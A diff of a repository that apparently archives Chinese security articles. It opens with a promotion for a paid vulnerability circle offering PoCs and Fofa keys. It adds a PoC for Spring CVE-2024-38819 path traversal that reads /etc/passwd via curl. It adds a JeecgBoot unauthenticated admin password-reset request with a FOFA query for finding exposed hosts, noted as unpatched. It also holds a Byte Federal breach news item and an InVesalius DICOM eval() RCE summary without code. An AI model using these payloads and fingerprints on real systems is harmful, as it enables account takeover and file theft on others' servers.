
Fofa 高级会员 Key****
|
||||
|
||||
|
||||
|
||||

|
||||
****
|
||||
**圈子内部漏********洞库(日更)**
|
||||
|
||||

|
||||
|
||||
**每篇文章均有完整指纹和详细POC**
|
||||
|
||||
****
|
||||
**一起愉快地刷分**
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
**上百套审计源码,包括各种协同办公OA**
|
||||
|
||||
****
|
||||
**入圈之后可私信我帮你开通源码网VIP,已开通各大源码站VIP**
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**标签:代码审计,0day,渗透测试,系统,通用,0day,闲鱼,转转**
|
||||
|
||||
**PS:关注公众号,持续更新漏洞文章**
|
||||
|
||||
|
||||
**免责声明:****文章中涉及的程序(方法)可能带有攻击性,仅供安全研究与教学之用,读者将其信息做其他用途,由读者承担全部法律及连带责任,文章作者和本公众号不承担任何法律及连带责任,望周知!!!**
|
||||
|
||||
@@ -0,0 +1,64 @@
|
||||
# 【Poc】-Spring Framework路径遍历漏洞(CVE-2024-38819)
|
||||
原创 宬室司阍 埋藏酱油瓶 2024-12-16 05:38
|
||||
|
||||
## 【🔔】互联网资料/工具,安全性未知,需要自行研判安全性。
|
||||
# CVE-2024-38819: PoC
|
||||
> Poc:
|
||||
> curl http://localhost:8080/static/link/%2e%2e/etc/passwd
|
||||
|
||||
# Poc环境验证
|
||||
### 1. 构建镜像
|
||||
> doker 镜像(Spring Boot 3.3.4,基于 Spring Framework 6.1.13)
|
||||
|
||||
```
|
||||
cd vuln
|
||||
docker build -t cve-2024-38819-poc .
|
||||
```
|
||||
### 2. 运行服务
|
||||
> 运行容器并将端口 8080 暴露给主机
|
||||
|
||||
```
|
||||
docker run -d -p 8080:8080 --name cve-2024-38819-poc cve-2024-38819-poc
|
||||
```
|
||||
### 3. 运行Poc
|
||||
> 运行以下命令执行PoC并确认漏洞
|
||||
|
||||
```
|
||||
curl http://localhost:8080/static/link/%2e%2e/etc/passwd
|
||||
```
|
||||
|
||||
如果攻击成功,就会显示 **/etc/passwd**
|
||||
文件的内容。
|
||||
## Explanation
|
||||
> 1. 使用以下代码创建 PathTraversalDemoApplication.java 以使用 RouterFunction 和 FileSystemResource 设置静态文件路由:
|
||||
|
||||
```
|
||||
public RouterFunction<ServerResponse> staticResourceRouter() {
|
||||
return RouterFunctions.resources("/static/**", new FileSystemResource("/app/static/"));
|
||||
}
|
||||
```
|
||||
> 1. 将以下命令添加到 Dockerfile 以创建符号链接:
|
||||
|
||||
```
|
||||
RUN ln -s /static /app/static/link
|
||||
```
|
||||
> 1. 创建一个有效负载,利用百分比编码通过符号链接遍历目录。
|
||||
|
||||
```
|
||||
Path: `/static/link/%2e%2e/etc/passwd`
|
||||
```
|
||||
> 1. 使用以下 curl 命令执行PoC并验证攻击是否成功:
|
||||
|
||||
```
|
||||
curl http://localhost:8080/static/link/%2e%2e/etc/passwd
|
||||
```
|
||||
|
||||
如果攻击成功,就会显示 **/etc/passwd**
|
||||
文件的内容。
|
||||
## 项目地址
|
||||
1. 1.
|
||||
【仓库】https://github.com/masa42/CVE-2024-38819-POC
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,100 @@
|
||||
# 【漏洞文章】JeecgBoot 任意用户密码重置
|
||||
1ang 小羊安全屋 2024-12-16 06:23
|
||||
|
||||
导言
|
||||
|
||||
|
||||
文章仅用作网络安全人员对自己网站、服务器等进行自查检测,不可用于其他用途,未经授权请勿利用文章中的技术资料对任何计算机系统进行入侵操作,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。切勿用于网络攻击!!!
|
||||
|
||||

|
||||
|
||||
PART
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
漏洞描述
|
||||
|
||||
JeecgBoot框架passwordChange接口存在任意用户密码重置漏洞,未经身份验证的远程攻击者可以利用此漏洞重置管理员账户密码,从而接管系统后台,造成信息泄露,导致系统处于极不安全的状态。
|
||||
|
||||
|
||||
|
||||
漏洞复现
|
||||
|
||||
漏洞URL:/novat-boot/sys/user/passwordChange
|
||||
|
||||
漏洞参数:username、password
|
||||
|
||||
F O F A :body="/sys/common/pdf/pdfPreviewIframe"
|
||||
|
||||
漏洞详情:
|
||||
|
||||

1、打开自己的服务
|
||||
|
||||
|
||||
|
||||
2、使用以
|
||||
下POC进行验证
|
||||
```
|
||||
GET /novat-boot/sys/user/passwordChange?username=admin&password=admin&smscode=&phone= HTTP/1.1
|
||||
Host: 127.0.0.1:8088
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
|
||||
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
|
||||
Accept-Encoding: gzip, deflate
|
||||
Connection: close
|
||||
Upgrade-Insecure-Requests: 1
|
||||
```
|
||||
|
||||
3、漏洞利用成功
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
修复建议
|
||||
|
||||
官网
|
||||
目前未发布补丁
|
||||
,建议
|
||||
禁止对互联网开放
|
||||
,或
|
||||
采用白名单方式限制访问
|
||||
。
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
个人星球,欢迎加入
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
**——The End——**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,82 +1,77 @@
|
||||
# 利用GitLab漏洞,美国比特币ATM巨头Byte Federal数据泄露
|
||||
E安全 2024-12-16 01:21
|
||||
天唯科技 天唯信息安全 2024-12-16 01:58
|
||||
|
||||

|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
**E安全消息,近期,美国比特币ATM运营商Byte Federal披露了数据泄露事件,黑客利用GitLab漏洞入侵系统,泄露了58000名客户数据。**
|
||||
|
||||
**近期,美国比特币ATM运营商Byte Federal披露了数据泄露事件,黑客利用GitLab漏洞入侵系统,泄露了58000名客户数据。**
|
||||
|
||||
Byte Federal是美国最大的比特币ATM运营商,在美国42个州拥有超过1200台ATM机,允许人们将现金兑换成加密货币。
|
||||
|
||||
|
||||
公司目前发出数据泄露通知,警告称其在11月遭受了数据泄露,黑客利用GitLab的漏洞入侵了其系统。
|
||||
|
||||
|
||||
“2024年11月18日,Byte Federal意识一名恶意行为者通过利用GitLab的漏洞,未经授权访问了我们的一台服务器。GitLab是全球开发者广泛使用的第三方软件平台,用于项目管理和协作,具有全面的安全特性。”Byte Federal在数据泄露通知信中写道。
|
||||
|
||||
|
||||
**“发现事件后,我们团队立即关闭了平台,隔离了恶意行为者,并保护了被入侵的服务器。”**
|
||||
|
||||
“发现事件后,我们团队立即关闭了平台,隔离了恶意行为者,并保护了被入侵的服务器。”
|
||||
|
||||
虽然目前尚不清楚被利用的具体GitLab漏洞是什么,但该公司在过去一年中修复了许多可能被用来入侵网络的漏洞。
|
||||
|
||||
|
||||
**作为对事件的响应,公司对所有客户账户进行了“硬重置”,更新了所有内部密码和账户管理系统,并撤销了用于内部网络访问的令牌和密钥。**
|
||||
|
||||
|
||||
通知强调,这次泄露没有导致任何用户资金或数字资产受损,但攻击者访问了敏感信息,包括:
|
||||
|
||||
|
||||
全名、出生日期、物理地址、电话号码、电子邮件地址、身份证件、社会安全号码(SSN)、交易活动、用户照片
|
||||
|
||||
|
||||
**上述信息对于加密货币持有者来说特别敏感且非常具有揭示性,可能使他们面临SIM卡交换攻击、帐户接管或其他有针对性的网络钓鱼攻击的风险。**
|
||||
|
||||
|
||||
在外部网络安全专家的帮助下,取证分析仍在进行中,执法部门也已介入。建议受影响的人对未经请求的网络钓鱼通信保持警惕,并向当局报告任何可疑事件。
|
||||
|
||||
|
||||
“如果您尚未重置访问Byte Federal服务的登录凭据,请立即重置。”数据泄露通知建议道。
|
||||
|
||||
|
||||
**“重要的是要定期查看您的账户报表和监控您的信用报告,保持警惕,防范可能影响您金融安全的欺诈和身份盗窃事件。”**
|
||||
|
||||
“重要的是要定期查看您的账户报表和监控您的信用报告,保持警惕,防范可能影响您金融安全的欺诈和身份盗窃事件。”
|
||||
|
||||
Byte Federal没有提供任何身份盗窃保护和信用监控服务,因此受影响的人应定期检查他们的信用报告,看看是否有欺诈账户被创建。
|
||||
|
||||

|
||||
|
||||
|
||||
**精彩推荐**
|
||||
天唯科技专注于大型组织信息安全领域及IT基础设施解决方案的规划、建设与持续运维服务。帮助客户提高IT基础设施及信息安全管控水平和安全运营能力,使客户在激烈的市场环境中保持竞争力。
|
||||
|
||||
我们一直秉承“精兵强将,专业专注”的发展理念。
|
||||
先后在江门、深圳成立分公司,在武汉、长沙成立办事处以及成立广州的服务支撑中心。公司已获得高新技术企业认证、已通过IS09001、IS027001、CCRC信息安全集成服务、CCRC信息安全风险评估、CCRC信息安全应急处理等认证。
|
||||
|
||||
|
||||
印度制药巨头Cipla遭攻击,Akira勒索软件称窃取70GB数据
|
||||
2024.12.11
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzI4MjA1MzkyNA==&mid=2655348181&idx=1&sn=d70935fbe94891c1997f92cfde96d5a8&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
Ivanti云服务严重漏洞:CVE-2024-11639(CVSS 10)建议立即修补
|
||||
2024.12.10
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzI4MjA1MzkyNA==&mid=2655348169&idx=1&sn=598493b6754de50e130906e69c0ded7b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
警惕!Patchwork APT以中国科研为目标开展新一轮活动
|
||||
|
||||
2024.12.12
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzI4MjA1MzkyNA==&mid=2655348194&idx=1&sn=120658534a091c5713c3281ee0b209d5&scene=21#wechat_redirect)
|
||||
**END**
|
||||
|
||||
|
||||
|
||||

|
||||
**往期推荐:**
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
注:本文由E安全编译报道,转载请联系授权并注明来源。
|
||||
|
||||
|
||||
[警惕!新一届特朗普政府将开展更多攻击性网络行动](https://mp.weixin.qq.com/s?__biz=MzkzMjE5MTY5NQ==&mid=2247503097&idx=1&sn=2f894a8b3ac95a63df71406787f9b974&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[知名企业级文件传输产品存在漏洞,正在被黑客利用](https://mp.weixin.qq.com/s?__biz=MzkzMjE5MTY5NQ==&mid=2247503097&idx=2&sn=dbb8082751d5715551c096f63d4bb2a8&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[警惕!Patchwork APT以中国科研为目标开展新一轮活动](https://mp.weixin.qq.com/s?__biz=MzkzMjE5MTY5NQ==&mid=2247503075&idx=1&sn=8e929ca5ece5f8edc8a26f0bb590bc56&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
**征文通道:**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
[发钱!征文!让真诚的分享更有价值](http://mp.weixin.qq.com/s?__biz=MzkzMjE5MTY5NQ==&mid=2247490310&idx=1&sn=db4b524d1d9f5aabb4af2184dd831de3&chksm=c25ed7a6f5295eb053d3f90e2dc8cd22a2d8ce1a62561ffa62966340ee563734cd4fd32045f3&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
@@ -0,0 +1,71 @@
|
||||
# 知名开源生物医学工具(InVesalius 3.1)存在远程代码执行漏洞 CVE-2024-42845
|
||||
Ots安全 2024-12-16 06:15
|
||||
|
||||

|
||||
|
||||

这篇博文主要讨论了一个存在于开源医学成像工具(InVesalius 3.1)中的 远程代码执行漏洞,该漏洞通过恶意篡改 DICOM 文件来实现攻击,导致应用程序执行恶意的 Python 代码。
|
||||
|
||||
|
||||
|
||||
以下是文章的主要内容和技术背景解析:
|
||||
|
||||
**1. 漏洞概述:**
|
||||
|
||||
远程代码执行漏洞:攻击者可以通过修改 DICOM 文件中的 Image Position (Patient) 标签(标签号:(0020, 0032)),将恶意的 Python 代码注入到该标签中。该标签原本保存了图像的位置坐标数据(x, y, z),但由于应用程序使用了 eval() 函数来解析这些数据,攻击者可以通过特定的格式(如在坐标值后添加 Python 代码)触发代码执行。
|
||||
|
||||
漏洞的核心是 eval() 函数,它会执行其输入的字符串内容。如果攻击者能够修改 DICOM 文件中的坐标值,使其包含恶意 Python 代码,就可能导致远程代码执行。
|
||||
|
||||
**2. 漏洞利用方式:**
|
||||
|
||||
构造恶意 DICOM 文件:攻击者首先需要修改 DICOM 文件中的 Image Position (Patient) 标签((0020, 0032))。该标签保存的是一个包含三个坐标值(x、y、z)的字符串(例如:['-25.000995', '-23.842384', '32.496709'])。攻击者可以在这些坐标后追加恶意代码,例如通过 eval() 触发执行。
|
||||
|
||||
文章通过 Python 代码示例,说明了如何利用 pydicom 库来修改 DICOM 文件中的数据,向其注入恶意载荷。恶意代码通过 base64 编码的方式嵌入,且在文件加载时被解码并执行。
|
||||
|
||||
**3. 漏洞修复:**
|
||||
|
||||
开发团队已经修复了这个漏洞,并且该修复已经包含在 InVesalius 的最新版本中。
|
||||
|
||||
修复的方式通常是改进数据处理逻辑,避免直接使用 eval() 函数,并采取更安全的数据解析方式。
|
||||
|
||||
**4. DICOM 文件和相关标准:**
|
||||
|
||||
DICOM(数字成像和通信)是用于存储和传输医学影像数据的国际标准。它不仅保存图像数据,还保存关于图像的元数据,例如患者信息、扫描参数、图像位置等。DICOM 文件通常包含大量敏感的个人健康数据,因此对其进行安全处理尤为重要。
|
||||
|
||||
DICOM 文件中的每个标签都有特定的值表示(VR),例如位置数据使用 DS(Decimal String)格式,表示浮动数值。如果标签的值被篡改,可能会导致应用程序行为异常。
|
||||
|
||||
**5. 安全性分析和防御建议:**
|
||||
|
||||
静态分析:为了检测恶意 DICOM 文件,可以进行静态分析,检查标签数据的完整性和一致性。例如,(0020, 0032) 标签应该只包含三个浮点数(x, y, z),如果有更多的值或格式异常,则可能是恶意修改。
|
||||
|
||||
签名检测:通过检查文件中的特定元数据(例如 Manufacturer 和 Institution Name 标签),可以帮助识别潜在的恶意 DICOM 文件。
|
||||
|
||||
**6. 动机与目的:**
|
||||
|
||||
作者强调了该研究的重要性,并解释了自己进行此类研究的原因:为开源工具和医疗应用程序提供更多的安全性,确保医学等关键领域不受安全漏洞的影响。虽然攻击者可以利用漏洞进行恶意行为,但也为开发者提供了修复漏洞的机会,增强了整个社区的安全防护能力。
|
||||
|
||||
**总结:**
|
||||
|
||||
该博文通过详细分析 DICOM 文件的结构和 eval() 漏洞,向读者展示了如何通过篡改文件中的标签数据来实现远程代码执行攻击,并提供了如何利用该漏洞的具体方法。同时,作者也强调了检测和修复此类漏洞的重要性,特别是在医学领域,保护患者数据的安全至关重要。
|
||||
|
||||
全部文章-点击阅读原文即可跳转原文
|
||||
|
||||
|
||||
|
||||
感谢您抽出
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
来阅读本文
|
||||
|
||||

|
||||
|
||||
**点它,分享点赞在看都在这里**
|
||||
|
||||
Reference in new issue
Block a user